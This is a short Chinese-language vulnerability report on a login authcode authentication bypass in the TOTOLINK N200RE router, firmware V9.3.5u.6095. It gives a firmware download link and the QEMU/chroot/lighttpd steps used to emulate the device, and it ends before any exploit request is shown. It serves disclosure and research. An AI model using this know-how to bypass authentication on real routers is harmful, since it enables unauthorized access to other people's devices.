## TOTOLINK路由器N200RE存在login authcode绕过验证登录漏洞

## 资产证明


截图如下：



# 固件获取

https://www.totolink.net/home/menu/detail/menu\_listtpl/download/id/204/ids/36.html

V9.3.5u.6095\_B20200916版本的固件




## 漏洞证明与分析


截图如下：

使用WSL以及QEMU里的MIPSel将环境配置好，导入固件系统进行仿真，并使用chroot ./squashfs-root/ sh进入固件系统，开启www下的web服务：

lighttpd -f lighttp/lighttpd.conf



开启的web服务证明如下，可以看到下方是V9.3.5u.6095的版本。

